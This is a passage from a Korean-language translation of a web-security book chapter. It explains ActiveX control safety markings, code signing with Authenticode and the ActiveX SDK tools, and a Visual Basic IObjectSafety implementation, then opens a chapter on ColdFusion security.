객체안전은 두가지 형태가 있다. 즉 《safe for initialization(초기화를 위한 안전)》과 《safe for scripting(스크립트작성을 위한 안전)》이 있다. 《safe for initialization》은 조종체가 임의의 접수가능한 변수들을 넘겨받는것이 안전하다는것이고 《safe for scripting》은 조종체가 그의 속성, 메쏘드, 사건들을 리용하는것이 안전하다는것이다. 이것을 알고 자기의 조종체들을 철저히 검사하여 불안전한 과제들을 실행하지 않는가를 확인하여야 한다. 불안전성에 대한 고찰의 실례로는 파일의 창조나 삭제, 통과암호의 로출, 사용자개인정보의 보기, SQL의 전송들이 속한다. Microsoft의 《ActiveX조종체안전검사목록》이 현실성이 없다 해도 좋은 판단과 일반적인 감각은 승낙을 결정하는데 많은 도움을 줄것이다. 조종체가 아래의것들가운데서 임의의것을 위반하였다면 그것을 안전하다고 표시하지 말아야 한다.

- 국부콤퓨터나 사용자에 대한 정보의 호출
- 국부콤퓨터나 망에서 비밀정보의 로출
- 국부콤퓨터나 망우에서 정보의 수정이나 파괴
- 조종체가 부족점이 있어 열람기가 폭주하는것
- 시간이나 기억기와 같은 자원들의 초과소비
- 실행하고 있는 파일들을 포함한 위험한 체계호출의 실행
- 믿을수 없는 방법으로 조종체를 리용하여 기대할수 없는 후과를 초래하는것

제 3 절. ActiveX조종체의 보안

당신이 누구를 믿는가 혹은 외부에서 누가 당신을 믿을수 있는가?

이것은 ActiveX조종체들을 공개할 때 제기되여야 하는 질문이다. 작성한 조종체를 인터네트상에서 리용하는가 혹은 어떤 단체의 인트라네트상에서 리용하려고 하는가에 관계없이 누구나 자기의 조종체를 설치하기 쉽고 사용자들이 작성자와 작성자의 조종체를 믿게 되기를 바랄것이다. 이러한 믿음을 주게 하는데 리용되는 방법이 조종체서명이다.

도구와 함정…

모든 편리한 도구들(All the Right Tools)

자기의 ActiveX조종체들을 서명하려면 그를 위한 편리한 도구들이 요구될것이다. 물론 코드서명증명서가 요구될것이며 코드서명증명서를 리용하기 위해서는 Microsoft의 ActiveX쏘프트웨어개발도구(ActiveX SDK)가 필요할것이다. ActiveX SDK는 서명하고 카비네트(CAB)파일들을 검사하기 위해 필요한 편의봉사프로그람모임이다.

ActiveX SDK의 기본부분품들은 makecert.exe, cert2spc.exe, signcode. exe와 checktrust.exe이다. 이러한 도구들은 모두 앞으로 Microsoft.NET Frame work에 생겨 날 부분이다.

- 증명서만들기편의봉사프로그람(makecert.exe)은 검사목적에만 리용되는 X.509증명서를 생성한다. 또한 수자서명을 위한 공개열쇠와 비공개열쇠쌍도 만들어 낸다.
- 쏘프트웨어공개자증명서검사편의봉사프로그람(Cer2spc.exe)은 한개 혹은 그이상의 X.509증명서로부터 쏘프트웨어공개자의 증명서를 창조한다. 이것은 검사의 목적에만 리용된다.
- 파일서명편의봉사프로그람(signcode.exe)은 자기들의 부분품상의 보안제한에서 개발자들에게 더 자세한 조종체들을 줄수 있게하는 류동가능한 실행(PE)파일을 서명하는데 리용된다. 부분품들은 개별적으로나 전체적으로 모두 서명할수 있다. 만일 서명코드가 그 어떤 선택도 없이 실행된다면 서명과정을 돕기 위해 수자서명위자드가 동작한다.
- 증명서인증편의봉사프로그람(chktrust.exe)은 인증코드서명파일의 유효성을 검사한다. 하쉬법에 의한 계산이 일치하면 chktrust는 서명증명서를 증명한것으로 된다.

이러한 도구들의 방조로 아무 때나ActiveX조종체들을 서명하여 배포할수 있다.

1. 조종체서명

조종체를 서명하려면 증명서발급기관(Certificate Authority:CA)으로부터 코드서명용수자증명서나 ID를 받아야 한다(그림 9-6). ActiveX조종체들을 서명하는것과 관련한 CA에는 VeriSign(WWW.verisign.com)과 Thawte(www.Thawte.com)가 있다. 두가지가 다 가동환경개발작업을 마치는것과 관련한 자기들의 증명서작성을 위한 각이한 판본들을 제공한다. 실례로 Microsoft Authenticode, Netscape Object, Microsoft Office 2000, VBA, Marimba, Macromedia Shockwave, Apple 등을 위한 각이한 증명서가 있다. VeriSign과 달리 Thawte는 Java를 제외하고 리용할수있는 모든 플래트홈으로부터의 코드를 서명하는데 필요한 다목적증명서를 제공한다. 현재도 Thwate는 Java2 Plugin Developer Certificates이 그 이외의 코드서명가동환경과 여전히 관계 없기때문에 Java에 대한 증명서를 따로 구입해야 할 필요가 제기된다. 그러나 Navigator/JVM 1.1x용 Java애플레트만 서명하려면 다목적증명서가 좋을것이다.





그림 9-6. 코드서명 ID를 보여 주는 보안경고문

VeriSign에는 시간확정(timestamping)봉사기를 호출하는 한가지 선택이 있다. 수자증명서가 한해만 유효하기때문에 수자증명서를 재생할 때마다 코드를 재서명하여야 한다고 생각할수 있다. 다행히 코드를 서명할 때 코드를 시간확정하는 경우에는 례외로 된다. Verisign은 낡은 코드를 유지관리하는데 필요한 자유시간확정봉사기를 제공하기때문에 서명한 코드를 오래 실행되도록 하는데 이것은 품을 적게 들일수 있게 한다. 한가지 례외가 있다. Netscape는 시간확정을 지원하지 못하기때문에 Netscape코드를 해마다 재서명하여야 한다.

두가지 CA들은 Cadillac와 Cheverolet와 같은 종류의 자기자체의 개성적인(positive)특징점(points)들을 가진 일반적형태로 된 동일한 제품을 제공한다. 두가지가 다 좋은 제품들인데 하나는 아주 편리하고 다른 하나는 몇개의 종과 경보기가 달려 있다. 그러나 둘 다 요구하는대로 해줄것이다. 가장 대중화된 유럽의 CA에는 GlobalSign(www.globalsign.net)와 TrustWise(www.trustwise.com)이 있다.

그럼 이러한 수자증명서를 얻으려면 무엇을 어떻게 해야 하는가? 이 장은 ActiveX 조종체에 대한 장이기때문에 Microsoft가동환경과 Microsoft인증코드를 위한 코드서명에 대하여서만 본다.

설명

Thawte와 VeriSign은 서로 다른 생산선을 가진 독립적인 회사처럼 보이지만 VeriSign회사는 1999년 2월에 Thawte회사를 흡수하였다.

2. Microsoft인증코드를 리용

Microsoft의 인증코드란 무엇이고 그것으로 무엇을 할수 있는가. 인증코드는 사람들을 믿을수 있게 하는 Microsoft의 방법이다. 수자증명서를 가지면 자기의 코드에 서명할수 있다. 수자증명서가 없다면 쏘프트웨어의 공개자가 결정되지 않았다는 오유통보문이 발생 할것이다(그림 9-7). 수자증명서에는 조종체에 대한 정보, 공개자의 신분(ID)과 접촉정보, 서명권한, 조종체가 서명된 시간과 날자가 있다. 이것은 알려 진 쏘프트웨어 공개자나 개별적인 사람이 이것을 공개하였다는것과 그것이 공개된 때로부터 부당하게 변경되지 않았다는것을 사용자들에게 담보한다.

그림 9-7. 인증코드보안경고문

Microsoft의 인증코드를 어떻게 리용하는가? 자기 조종체에 서명하면 인증코드를 리용하고 실행할수 있게 된다. 실제의 서명부분은 아주 단순하다. 자기 조종체를 완료하고 필요에 따라 그것을 CAB파일로 묶으면 서명할 준비가 끝나게 된다. 조종체를 서명하려면 Microsoft의 서명코드편의프로그람을 리용한다. 이 과정은 다음의 단계를 거친다.

① signcode.exe을 마우스로 한번 찰칵하여 수자서명위자드(그림 9-8)를 펼친다.
② 서명하려는 파일을 선택한다. 그것은 임의의 실행가능한 파일(.exe, .ocx, .dll)일수 있다. 또한 CAB파일들, 카다로그파일(CAT), 증명서신용목록파일(CTL)들일수 있다.
③ 파일을 선택한 다음 Typical이나 Custom서명선택항목을 선택한다. 만일 CA로부터 접수한 수자ID와 통과암호를 리용하려 한다면 Custom을 선택하시오.
④ 그다음 증명서파일(.cer, .crt, .spc)을 선택하시오.
⑤ 그다음 비공개열쇠파일(PVK)을 제공할 필요가 있다. 이때 통과암호를 달라고 한다. 이렇게 되지 않는다면 또 다른 증명서를 발행하여야 한다. 이러한것은 아주 보편적인 문제이기때문에 CA의 두 기관들로부터 증명서의 재발행은 자유이다.
⑥ 다음 서명하는데 리용되는 하쉬(hash)알고리듬을 선택하여야 한다. 그때 필요되는 임의의 증명서를 추가할수 있다.
⑦ 다음단계는 자료서술(Data Description)이다. 이 단계는 매우 중요하다.
이것은 사람들이 작성자의 조종체를 설치할 때 사용자들에게 표시되는 조종체서술정보이다.
⑧ 다음 날자확정을 한다. 자기의 증명서가 기간이 지난 다음에도 조종체들을 사용할수 있게 하기 위하여 시간확정을 추가할수도 있다. 만일 VeriSign증명서를 리용 하고 있다면 거기에 있는 시간확정(timestamp)봉사기를 리용할수 있을것이다. 그렇지 않다면 다른 봉사로부터 그것을 제공할 필요가 있을것이다.
⑨ 다음 선택된 내용이 요약되여 현시된다. 동의한다면 Finish를 찰칵하고 증명서통과암호를 다시 입력시켜 성공하면 ActiveX조종체의 서명이 끝난다.

그림 9-8. 수자서명위자드

위자드들을 좋아 하지 않는 사람들에 대해서는 지령재촉상태에서 signcode.exe를 실행시킬수 있다. 요구되는 모든것들은 지령선파라메터들을 적당히 주어 진행할수 있는데 결과는 꼭 같다.

그러나 이에 앞서 취급되여야 할 중요한 문제가 있다. 코드에 서명하기전에 조종체

가 어떻게 표식되는가를 알아야 한다.

3. 조종체의 표식

조종체는 안전상태로 표식하는데 두가지 서로 다른 방법이 있다. 즉 Package and Deployment위자드로 《안전》을 설정하는것이고(혹은 Windows 등록고를 리용) 다른 하나는 IObject Safety대면부를 실행하는것이다. 먼저 더 쉬운 첫번째 방법을 취급하자.

1) Safety Settings을 리용한 조종체의 표식

만일 CAB파일로 묶으려고 할 때 필요한것은 꾸레미작성과 배치(Package and Deployment)위자드이다. ActiveX조종체를 《safe for scripting(스크립트작성을 위해 안전)》과 《safe for initialization(초기화를 위해 안전)》의 둘 다 또는 어느 하나만 표식하려 한다면 Packaging and Deployment위자드의 안전설정화면에서 조종체의 이름다음의 내리펼침(drop-down)안내에서 Yes를 선택하라(그림 9-9). 자기의 조종체를 안전으로 표식함으로써 사용자들에게 이 조종체가 그들의 체계에 해를 주지 않는다는것을 담보한다. 요구되는 안전설정을 한 다음 Next를 찰칵하면 위자드는 나머지처리를 한다. 그러면 CAB파일이 설치되고 선택한 보안설정들도 표식될것이다.





그림 9-9. Package and Deployment위자드 안전설정화면

2) IObject Safety를 리용한 조종체의 표식

어떤 조종체를《safe》로 표식하는 두번째 방법은 조종체내의 IObjectSafety메쏘드을 실행하는것이다. IObjectSafety는 Microsoft Explorer 4.0과 그이후의 판본에서 리용할수 있는 부분품의 대면부이다. IObjectSafety는 Windows응용프로그람에 대해 안

전을 설정하여 되돌리거나 안전을 설정하는데 리용되는 메쏘드들을 제공한다. IObjectSafety는 간단한 대면부이며 두개의 메쏘드 혹은 성원들만 가진다.

- Get Interface Safety Options
- Set Interface Safety Options

이러한 이름에 대해 잘못 쓰는것은 그다지 많지 않을것이다. Get Interface Safety는 그 객체에 대해 현재 설정된 안전(safety)설정은 물론 객체에 의해 지원되는 안전선택항목들을 되돌린다. SetInterface Safety는 객체를 《safe for initialization》나 《safe for scripting》로 표식하는 성원이다.

Visual Basic 5와 그 이후의 판본에서 이것을 리용하는 가장 좋은 방법은 그림 9-10과 같은 실행문을 리용하는것이다. IObject Safety대면부는 호출하는 응용프로그람(포함기객체)이 안전한가 불안전한가를 조종체가 기록할수 있게 한다. IObject Safety를 리용하는 중요한 우점은 어떤 정황에서는 안전하게 실행하고 다른 정황에서는 불안전하게 수행하는 단일판본의 조종체를 가질수 있다는것이다. 또한 다양한 경우에 적합하게 안전방법들을 계획적으로 변화시킬수 있다. 조종체를 《안전》으로 표식하는 다른 방법들과는 달리 이것은 등록고의 기입내용에 관계되여야 하는것이 아니다. 보안의 견지에서 IObjectSafety를 리용하는것이 가장 좋은 리유로 되는것은 다른 사람이 당신을 따라 잡아 당신의 조종체를 다시 묶을수 없다는것이며 그렇지 않으면 거기에 안전이라고 할수 없다는것이다.

```
Option Explicit
Implements IObjectSafety

' IObjectSafety_GetInterfaceSafetyOptions ------------------------------
Private Sub IObjectSafety_GetInterfaceSafetyOptions(ByVal riid _
As Long, pdwSupportedOptions As Long, pdwEnabledOptions As Long)
    Dim Rc          As Long
    Dim rClsId      As uGUID
    Dim IID         As String
    Dim bIID()      As Byte

   pdwSupportedOptions = INTERFACESAFE_FOR_UNTRUSTED_CALLER Or _
                         INTERFACESAFE_FOR_UNTRUSTED_DATA

' Set and return supported object safety features.

    If (riid <> 0) Then
    ' Validate pointer to interface id.
```

```
        CopyMemory rClsId, ByVal riid, Len(rClsId)
        ' Copy interface guid to struct.

        bIID = String$(MAX_GUIDLEN, 0)
        ' Pre-allocate byte array.

        Rc = StringFromGUID2(rClsId, VarPtr(bIID(0)), MAX_GUIDLEN)
        ' Get clsid from guid struct.

        Rc = InStr(1, bIID, vbNullChar) -1
        ' Look for trailing null chars.

        IID = Left$(UCase(bIID), Rc)
        ' Trim extra nulls and convert to upper-case for comparison.

        Select Case IID
        Case IID_IDispatch ' safety options requested
            pdwEnabledOptions = IIf(m_fSafeForScripting, _
INTERFACESAFE_FOR_UNTRUSTED_CALLER, 0)
            Exit Sub
        Case IID_IPersistStorage, IID_IPersistStream, _ IID_IPersistPropertyBag
            pdwEnabledOptions = IIf(m_fSafeForInitializing, _
INTERFACESAFE_FOR_UNTRUSTED_DATA, 0)
            Exit Sub
        Case Else
            Err.Raise E_NOINTERFACE ' ERROR - Not supported
            Exit Sub
        End Select
    End If
End Sub
'------------------------------------------------------------------------

' IObjectSafety_SetInterfaceSafetyOptions ------------------------------
Private Sub IObjectSafety_SetInterfaceSafetyOptions(ByVal riid _
As Long, ByVal dwOptionsSetMask As Long, ByVal dwEnabledOptions As
Long)

    Dim Rc          As Long
```

```
    Dim rClsId       As uGUID
    Dim IID          As String
    Dim bIID()       As Byte

    If (riid <> 0) Then
    ' Validate pointer to interface id.

        CopyMemory rClsId, ByVal riid, Len(rClsId)
        ' Copy interface guid to struct.

        bIID = String$(MAX_GUIDLEN, 0)
        ' Pre-allocate byte array.

        Rc = StringFromGUID2(rClsId, VarPtr(bIID(0)), MAX_GUIDLEN)
        ' Get clsid from guid struct.

        Rc = InStr(1, bIID, vbNullChar) - 1
        ' Look for trailing null char.s.

        IID = Left$(UCase(bIID), Rc)
        ' Trim extra nulls and convert to upper-case for comparison.

        Select Case IID
        Case IID_IDispatch
            If ((dwEnabledOptions And dwOptionsSetMask) <> _
INTERFACESAFE_FOR_UNTRUSTED_CALLER) Then
                Err.Raise E_FAIL ' error: not supported.
                Exit Sub
            End If

            If Not m_fSafeForScripting Then Err.Raise E_FAIL
            ' Is this object safe for scripting?
            Exit Sub
        Case IID_IPersistStorage, IID_IPersistStream, _ IID_IPersistPropertyBag
            If ((dwEnabledOptions And dwOptionsSetMask) <> _
INTERFACESAFE_FOR_UNTRUSTED_DATA) Then
                Err.Raise E_FAIL ' error: not supported.
                Exit Sub
            End If
```

```
            If Not m_fSafeForInitializing Then Err.Raise E_FAIL
            ' Is this object safe for initializing?
            Exit Sub
        Case Else
            ' Unknown interface requested.
            Err.Raise E_NOINTERFACE ' error: not supported.
            Exit Sub
        End Select
    End If
End Sub
'------------------------------------------------------------------------

' FunctionSafeToScript ---------------------------------------------------
Public Function FunctionSafeToScript() As Boolean
    FunctionSafeToScript = True
End Function
'------------------------------------------------------------------------

' FunctionNOTSafeToScript ------------------------------------------------
Public Function FunctionNOTSafeToScript() As Boolean
    FunctionNOTSafeToScript = True
End Function
'------------------------------------------------------------------------
```

그림 9-10. Visual Basic IobjectSafety 실행문

3) Windows등록고에서 조종체의 표식

조종체를 《안전》으로 표식하기 위하여 취급하려는 마지막 방법은 Windows 등록고를 리용하는것이다. 이 절에서 처음에 조종체를 《안전》으로 표식하기 위한 방법이 두가지라고 하였지만 실제로는 첫번째 방법의 확장인 3번째 방법을 취급하려고 한다. 조종체를 《안전》으로 표식하기 위한 과제를 수행하는 Packaging and Deployment 위자드에 의한 방법은 Windows 등록고에 기입된 조종체들을 수정하는것이다. 이것은 좀 비용이 든다. 우선 이 방법으로 조종체가 표식할 때 매번 등록고를 찾아 보고 초기화하여야 한다. 이것은 시간이 걸리는데 Web내용을 공개할 때 시간은 중요한 인자로 된다. 이 방법의 안전표시의 두번째 문제는 중간이 없다는것이다. 즉 조종체는 안전하지 않으면 불안전하다. 당신은 안전에 관한 등록고의 내용에 따라 조종체를 안전하게도 쓰고 불안전하게도 쓸수 있게 할수 없다. 당신은 두가지 판본들을 꾸레미로 묶어야 한다. 즉 하나는 안전한것이고(모든 조건하에서) 다른 하나는 그렇지 못한것이다.

만일 당신이 regedit.exe을 열기를 기다릴수 없고 Windows 등록고를 리용할수 없다면 정확히 무엇이 필요한가를 보여 주기로 한다. 당신이 하여야 할 일은 Implemented Categories등록부에서 마음에 드는 ActiveX 조종체의 Class ID에 대하여 다음의 등록고 열쇠들을 제공하는것이다(그림 9-11).





그림 9-11. Windows 등록고편집기

- 《safe for scripting》로 조종체를 표식하기 위해서는7DD95801-9882-11CF-9FA9-00AA006C42C4를 열쇠로 리용하면 된다.
- 《safe for initialization from persisten data》로 조종체를 표식하기 위해서는 7DD95802-9882-11CF-9FA9-00AA006C42C4를 열쇠로 리용하시오.

여기에 대한것은 이것이 전부이다. 조종체에 안전표식이 된 다음에는 그것을 실행할 때 당신의 승인을 받을 필요가 더는 없다. 여기에 주의하시오.

결 론

지금까지 본봐와 같이 ActiveX조종체들을 배포하는것과 관련한 보안문제가 여러가지이다. 그것들은 모두 Microsoft의 보안방법과 관련하여 제기되는것이다. 사용자들에게 동등한 자격과 호출을 주는 ActiveX조종체를 제공함으로써 Microsoft는 류동가능한 코드를 구상할수 있는 강력한 도구를 자유롭게 쓸수 있게 하였다. 그러나 이 강력한 도구에 대하여 책임문제가 제기되며 그 책임은 거의 개발자들이 지게 된다. 여기서의 책임이란 자기가 작성하는 조종체의 자격을 결정하는것이다. 누구나 자기 조종체를 안전으로 정확하지 못하게 표시하여 오유가 있는 판본을 배포하는것과 같은 일반적인 과오를 범하지 않게 노력하여야 한다.

개발자는 ActiveX를 안전하게 할 때 책임이 크지만 체계관리자와 사용자들도 누구나 할것없이 자기 망과 개인용콤퓨터를 보호하기 위한 자기들의 몫을 수행하여야 한다.

관리자들은 조작체계에 의해 제공되는 모든 도구들을 리용하여야 하며 일부 류형의 방화벽들도 고려하여야 한다. 관리자와 사용자들은 또한 Internet Explorer, Outlook, Outlook Express내에 구축된 보안특징들을 호출한다. 그들은 자기들의 설정을 평가하고 갱신된 체계를 유지하여야 한다.

우리는 또한 조종체들이 더 안전할수 있게끔 해주는 도구들을 잘 알아야 한다. Microsoft의 인증코드기술과 관련된 수자서명은 이러한 과제를 수행하는데 크게 기여한다. 자기 조종체를 작성할 때 자기 조종체들을 안전하게 표식하는 여러가지 방법들과 조종체가 안전하게 표식되였는가를 결정하는 척도가 무엇인가를 알아야 한다. 이러한 과제를 수행하는데는 두가지 방법들이 있는데 그중에서 더 좋은 방법은 IObjectSafety이다. 당신의 조종체가 완전히 안전한 부류에 속하여 host체계에 대한 위험가능성이 없다면 등록고설정도 충분한것이다. 그러나 당신의 조종체가 일부 비도덕적인 과제를 수행하는데 리용될수 있는 경우에는 IObjectSafety를 실행하도록 하는데 기울인 수고가 헛되지 않을것이다. 아무리 ActiveX가 보안되였다고 하여도 방위선은 하나이라는것을 잊지 말아야 한다. 그러므로 가능한껏 철저해야 하며 자기의 조종체에 대한 가능성을 파소평가하지 말아야 한다.

요 약

1. ActiveX의 리용과 관련한 위험

- Java애플레트의 Sandbox를 리용함으로써 응용프로그람은 파일체계와 다른 응용프로그람들과 분리되여 자기의 보호기억령역상에서 실행되고 있다는것이 담보한다. 한편 ActiveX조종체들은 그것들이 콤퓨터에 설치된후에는 그것을 실행하고 있는 사용자들에게 모두 동등한 권리를 준다. Microsoft는 조종체를 리용하는 저자는 한사람이라는것, 조종체가 의도하는 싸이트나 페지상에서 목적하는 방법대로 리용되는가 하는것, 특히 싸이트의 소유자나 그외의 누구든지 조종체가 배치된후에는 변경시킬수 없다는것을 담보하지 못한다. 조종체가 안전하게 표식되면 다른 응용프로그람들과 조종체들은 당신의 승인이 없이 조종체를 실행할수 있다.
- 조종체들에 공통적인 파괴위협성은 완충기넘침오유와 같이 충분히 검사되지 못한 오유를 포함하고 있는 판본들을 배포되는것이다. 충분히 검사하는데 시간을 들이고 자기의 코드가 변수의 입구값의 유효범위를 검사한다는것을 담보하여야 한다.
- 조종체에 대한 제한을 주는 보안지역, SSL규약들과 같은 선택항목들을 리용할수 있다.
- 당신은 체계등록고에 있는 CodeBaseSearchPath를 호출하는데 이것은 ActiveX 조종체를 내리적재하려고 할 때 체계가 조종체들을 어데서 찾는가를 조종한다.
- IEAK가 있는데 이것은 ActiveX조종체를 정의하고 동적으로 관리하는데 리용할수 있다.

2. 안전한 ActiveX조종체를 작성하는 방법론

- 당신의 조종체를 충분히 문서화하여야 한다. 또한 조종체가 과제를 수행하는데 최적인 기능을 가지도록 하면 된다.
- 당신의 조종체가 다음의것들가운데서 임의의것을 위반하였다면 《safe》로 표식하지 말아야 한다.

  - 국부콤퓨터나 사용자에 대한 정보를 호출하기
  - 국부콤퓨터나 망상에서 개인정보를 로출시키기
  - 국부콤퓨터나 망상에서 정보들을 수정하거나 파괴하기
  - 조종체에 결함이 있고 열람기가 폭주할 가능성이 있는 경우
  - 시간이 초과되거나 기억령역 같은 자원이 초과되는 경우
  - 실행파일들을 포함하여 체계호출들에 손상을 주면서 실행할수 있는 경우
  - 믿을수 없는 방법으로 체계를 리용하여 기대할수 없는 결과를 발생하는것

- Microsoft ActiveX SDK Kit는 CAB파일들을 서명하고 검사하는데 필요한 편의프로그람묶음이다.기본부분품는 makecert.exe, cert2spc.exe, signcode.exe와 Checktrust.exe이다. 이러한 도구들은 앞으로 리용할 Microsoft.NET프레임워크의 일부이다.

3. ActiveX조종체의 보안

- 조종체를 서명하려면 CA로부터 수자코드서명증명서나 ID를 얻을 필요가 있다. ActiveX조종체들을 서명하기 위한 CA에는 두가지 즉 VeriSign (www.verisign.com)과 Thawte(www.thawte.com)이 있다.
- 자유시간확정(free timestamping)봉사에 의하여 VeriSign은 낡은 코드를 계속 쓰려는 사람들을 도와 줄것이다. Verisign은 Thawte의 사람들이 그들의 시간확정봉사기를 사용하도록 한다.
- 조종체를 《safe》로 표식하는데는 서로 다른 두가지 방법이 있다. 즉 PacKage and Deployment위자드로 안전설정을 하는것(혹은 Windows 등록고를 리용)과 다른 하나는 IObject Safety대면부를 실행하는것이다.
- IObject Safety를 리용하는 중요한 우점은 어떤 정황에서는 안전하고 다른 정황에서는 불안전하게 실행하는 단일판본의 조종체를 가질수 있다는것이다. 조종체를 《safe》로 표식하는 다른 방법들과는 달리 그것은 등록고의 기입내용에 관계되지 않는다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 찰칵하시오.

물음: 조종체를 서명하려면 수자증명서를 구입하여야 하는가?
대답: 자기의 외부사용자들에게 조종체를 배포하려고 하면 선택한 CA로부터 유효한 증명서를 구입할 필요가 있다. 그러나 검사하려고 할 때는 검사증명서를 만들기 위해 Makecert.exe와 Cert2SPC.exe편의프로그람을 리용할수 있다. 이러한 편의프로그람들은 ActiveX SDK에 포함되여 있다.

물음: 나의 회사는 이미 봉사기증명서를 가지고 있다. 내가 나의 코드를 서명할 때 그것을 리용할수 있는가?
대답: 아니다. 봉사기증명서로 코드를 서명할수 없다. 봉사기증명서는 코드서명증명서와 다른 기능에 리용된다. 봉사기증명서는 봉사기와 의뢰기사이에 전송되는 자료의 보안에 리용된다. 코드서명용증명서나 ID가 바로 당신이 자기 쏘프트에 서명한 때로부터 그것이 변경되지 않았다는것을 확인하게 한다.

물음: 리용하고 있는 Internet Explorer의 판본이 문제로 되는가?
대답: 문제로 된다. Microsoft는 IE의 판본3.0이후의 매 판본들에서는 조종체들을 서명하는 각이한 도구들을 포함하고 있다. 따라서 자기의 열람기에 대해 정확한 판본을 사용하고 있는가를 확인할 필요가 있다.

물음: IE 3.x용조종체를 서명하는데 새로운 증명서를 리용할수 있는가?
대답: 리용할수 없다. IE3.x에서 작업하는 인증코드의 판본은 새로운 증명서를 지원하지 않는다.

물음: 나의 조종체를 시간확정하는 우점은 무엇인가?
대답: 시간확정은 증명서가 기한이 지난 다음에도 자기의 코드가 유효하도록 한다. 만일 Verisign증명서를 리용하고 있다면 이 증명서들은 자유롭게 시간확정봉사를 제공해 준다. 이러한 봉사에 의해 당신의 조종체의 시간을 확정할수 있고 증명서의 기간이 지난 다음에도 당신의 코드들을 다시 서명하지 않아도 된다. 당신의 코드의 시간을 확정하여 사용자는 기한이 지난 증명서에 의해 서명된 코드와 코드서명기간이 유효한 증명서로 서명된 코드사이의 차이를 말할수 있을것이다.

물음: Thwte증명서를 가지고 나의 코드를 시간확정 받고 싶다. Thawte증명서가 시간확정봉사를 제공하는가?
대답: 아니다. 그러나 Veisign은 Thawte증명서를 가진 사람들이 자기의 시간확정봉사기를 리용할수 있도록 한다. 봉사기를 호출하려면 지령선상에 -t스위치를 붙여 http://timestamp.verisign.com/scripts/timestamp.dll을 리용하거나 시간확정봉사기에서 Digital Signature위자드에 있는 통에 입력시키시오.

물음: Java 애플레트로 인증코드를 리용할수 있는가?
대답: 있다. Java 애플레트를 CAB파일로 묶으면 Netscape에 대해 리용되는 ARCHIVE태그대신 HTML에서 그것을 참조할수 있다.

물음: 나의 파일이 서명된 다음 어떻게 나의 서명을 검사할수 있는가?
대답: Chktrust.exe라는 Microsoft의 ActiveX SDK편의프로그람을 리용해야 한다.이것은 당신이 자기의 코드를 배포하기전에 코드가 유효한가를 증명할것이다.

제 10 장. ColdFusion의 보안

이 장의 기본체계

- ColdFusion의 동작
- ColdFusion의 보안보장
- ColdFusion응용프로그람처리
- ColdFusion의 리용과 관련한 위협
- 매 대화당 추적의 리용
- 결론
- 요약
- 물음과 대답

소 개

ColdFusion은 알라에(Allaire)가 1995년에 배포한 Web응용프로그람언어 및 봉사기(server)이다. 이 제품은 그것이 직관적인 언어구조로 되여있고 사용자들에게 친숙한 개발환경을 제공하고 있는것으로하여 인기가 계속 올라 가고 있다. ColdFusion은 one-stop Web 응용프로그람 Shopping과 같다. 즉 Web응용프로그람과 봉사기는 하나의 조로 구성되여야 한다. ColdFusion은 크게 두 부분 즉 싸이트를 작성하는데 리용되는 ColdFusion작성실과 사용자들에게 페지봉사를 하는 ColdFusion봉사기으로 구성 된다. ColdFusion은 자체의 페지작성언어인 ColdFusion작성언어(CFML)를 가지고 있다.

자체의 작성언어를 가지고 있는외에 ColdFusion은 수량화(scalability)의 우점도 가지고 있다. 발전하는 Web응용프로그람과 함께 ColdFusion도 계속 발전한다. 이러한 특징만으로도 이것은 많은 단체들에 판매될수 있다.

가장 최근의 ColdFusion판본에서는 확장된 보안을 지원한다. 이러한 확장보안들중의 하나가 원격개발봉사보안(Remote Development Services Security)이다. 이 특징은 개발자들이 금지된 지역으로부터의 호출을 접수할 때 먼저 ColdFusion작성실에서 인증을 받은 다음 봉사기자원을 호출하도록 한다는것이다. 더 발전된 사용자보안이 또 있다. 사용자보안은 개발자들에 의해 ColdFusion응용프로그람페지들에서 실행된다. 그의 특징은 실행시 사용자인증과 권한을 제공해 주는것이다. 이러한 특징들은 이 장에서 더 상세히 취급한다.

이 장에서는 ColdFusion에 존재하는 보안문제들에 대하여 취급한다. ColdFusion과 관련한 보안상의 문제들이 이 책에 취급된 다른 주제들에서보다 적지만 아무런 쓸모없는 보안구멍(hole)들이 존재한다. 대화조종추적(Session Tracking)은 아마 꼭 주의해야 할 가장 큰 보안구멍일것이다. ColdFusion과 관련한 보안에 대해 말하기전에 이 ColdFusion의 초보적인 측면부터 보자.

제 1 절. ColdFusion의 동작

ColdFusion은 대부분 Web봉사기에 련결되여 작업한다. 확장자 《.cfm》으로 된 문서(혹은 다른 확장자로 ColdFusion에 넘겨 지는 문서)에 대한 요청이 Web봉사기에 들어 오면 Web봉사기는 그것을 구동기로부터 읽는것이 아니라 그 문서에 대해 ColdFusion봉사기에 《요구》한다(그림 10-1의 단계1, 단계2).

ColdFusion봉사기는 그와 관련된 파일들(머리부(headers), 꼬리부(footers), 삽입(includes)등)을 따라 가면서 구동기로부터 요구되는 형판(template)을 읽게 된다. 즉 허위코드(Pcode)라는것으로 그것을 번역(콤파일)하고 기억기에 상주시키며 그 다음 페지결과를 얻기 위하여 그것을 처리한다. 결과는 자료기지에 대한 정보, 파일, 다른 Web싸이트나 그외의 어떤것에 대한 정보일수 있는데 봉사는 Web봉사기로 되돌려져 Web봉사기가 그것들을 송신해 준다. 이 과정은 실제 빨리 진행되며 보통 미리초시간으로 측정되게 된다. 이렇게 속도가 빨라지는것은 우에서 이야기한 허위코드때문이다. 형판(template)이 다시 요구되면 봉사기는 그것을 디스크로부터 다시 읽는것이 아니라 주기억상에 콤파일된 코드를 리용한다. 형판이 변화되였을 때에만 형판은 허위코드로 다시

번역하게 된다(그림 10-1의 걸음 3).

